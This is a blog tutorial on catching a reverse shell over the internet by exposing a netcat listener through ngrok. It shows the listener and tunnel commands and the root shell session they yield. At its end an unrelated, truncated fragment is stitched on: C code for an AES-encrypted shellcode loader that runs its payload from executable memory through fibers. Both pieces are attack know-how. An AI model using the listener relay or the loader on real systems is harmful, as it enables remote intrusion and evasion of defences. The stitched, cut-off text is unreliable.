How to catch a Reverse shell over the Internet

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In this blog, I talk about exposing one local port to the internet and using it to catch reverse shells like we would do in any local environment.

This is similar to what you do in an environment like HackTheBox or TryHackMe but over the internet.


Reference

kali IP → 10.0.2.15

pop-os IP → 192.168.1.11


Ngrok

Using this service is super easy. Just navigate to https://dashboard.ngrok.com/signup , create an account and install ngrok on your device via either `snap install ngrok` or download the zip file from the ngrok website and follow instructions.




Netcat

Setup a netcat listener on your device like you usually do.





```
nc -lvnp 7777
```

Note: I am using two machines, one pop-os to setup the listener and exposing port and one kali to connect to it.



`ngrok tcp 7777`

Then expose a tcp port via ngrok. (In a different terminal windows ofc)




You will get a windows like this. Now to target IP and port to connect to your port 7777 are `0.tcp.in.ngrok.io` and `16704` respectively.

Connect

Now I run a python command to connect to this.

Note: irl, this may be achieved by executing a payload or using a service vulnerable to an RCE etc.

Python command




ngrok screen


```
root@pop-os:~# nc -lvnp 7777
Listening on 0.0.0.0 7777
Connection received on 127.0.0.1 37914
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:5ff:fed3:e60f  prefixlen 64  scopeid 0x20<link>
        ether 02:42:05:d3:e6:0f  txqueuelen 0  (Ethernet)
        RX packets 41  bytes 12640 (12.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 50  bytes 6153 (6.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe2b:8fb0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2b:8f:b0  txqueuelen 1000  (Ethernet)
        RX packets 6253092  bytes 8422122358 (7.8 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2906268  bytes 352315115 (335.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

netcat Listener

We can see from looking at connected ports that our kali machine is connected to some 3.6.122.107 which is usually something on AWS. This IP represents us connecting through the internet to our pop-os machine even though `0.tcp.in.ngrok.io` is not represented by that IP



Pop-OS also shows us connected to 3.6.115.64, which as we saw, is IP of 0.tcp.in.ngrok.io



Nowhere do we see a local connection and hence, we have caught a reverse shell over the internet.

Hazards

Its not really difficult to mess up when exposing a port. The device can be susceptible to external attacks , but only limited to what port and what service you expose. I don't see how this could be of harm if some service is deployed, tested and port closed within a few hours. Keeping it open for way too long is obviously dangerous and the device might end up being visible on services like shodan.

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

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

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

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

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

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

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```
unsigned char my_payload[] = "\xaa\x40\xf2\x40\x31\x09\x0b\xaa\x08\xd5\x21\x8a\x67\x9c\x31\xca\x7d\x4b\x39\xd4\x

unsigned int my_payload_len = sizeof(my_payload);

int main() {

  unsigned char key[] = "S12Testing";
  unsigned char iv[] = "\x9d\x02\x35\x3b\xa3\x4b\xec\x26\x13\x88\x58\x51\x11\x47\xa5\x98";

  PVOID f; // converted
  PVOID payload_mem; // memory buffer for payload
  PVOID payloadF; // fiber

  Shellcode sc = Shellcode(my_payload,sizeof(my_payload));

  unsigned char* payload = sc.AES_decrypt(key,iv);

  // convert main thread to fiber
  f = ConvertThreadToFiber(NULL);

  // allocate memory buffer
  payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  memcpy(payload_mem, payload, my_payload_len);

  // create a fiber that will execute payload
  payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
```

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